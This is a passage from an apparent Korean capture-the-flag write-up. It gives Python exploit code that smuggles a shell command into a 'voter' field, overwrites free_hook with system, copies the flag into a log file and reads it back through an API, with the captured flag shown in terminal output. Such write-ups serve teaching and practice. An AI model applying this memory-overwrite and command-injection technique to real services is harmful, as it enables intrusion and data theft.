- flag 파일을 bitcoin tx 로그파일에 복사하는 커맨드 실행
- 로그파일 내용을 출력하는 API를 통해 flag 유출

```
def write(addr, value, cmd):  
    resp = sess.post(url, data=json.dumps({  
        'voter': 'D11 %08x %08x ; %s ;' % (addr, value, cmd),  
        'votes': {  
            'best_ctf_team': {  
                'candidate': 'Butter0verflow',  
                'currency': 'dogecoin',  
                'amount': 1.0  
            }  
        }  
    }))  
    m = re.search('\((.*)\)', resp.json()['notes'][0])  
    result = int(m.group(1), 16)  
    return result
```

```
def pull_log():  
    resp = sess.get('http://localhost:8888/api/v1/exchange/bitcoin/tx_log')  
    return resp.text
```

```
system_plt = 0x408850  
write(free_hook, system_plt, 'cp flag /tmp/bitcoin_tx.log')  
print pull_log()
```

# WIN

```
user@ubuntu: /tmp
File Edit View Search Terminal Help
(ctf) user@ubuntu:/tmp$ python exploit.py
000{S0}\/[3 v0t35 k()57 m0r3 TH4gn 0th3RZ}
(ctf) user@ubuntu:/tmp$
```

- 셸을 따는 것이 가장 쿨~ 하지만 해당 서버에서는 egress (외부 네트워크 연결) 룰이 DROP으로 되어있어, reverse shell 불가능
- 다른 방법으로 데이터를 뽑아와야 함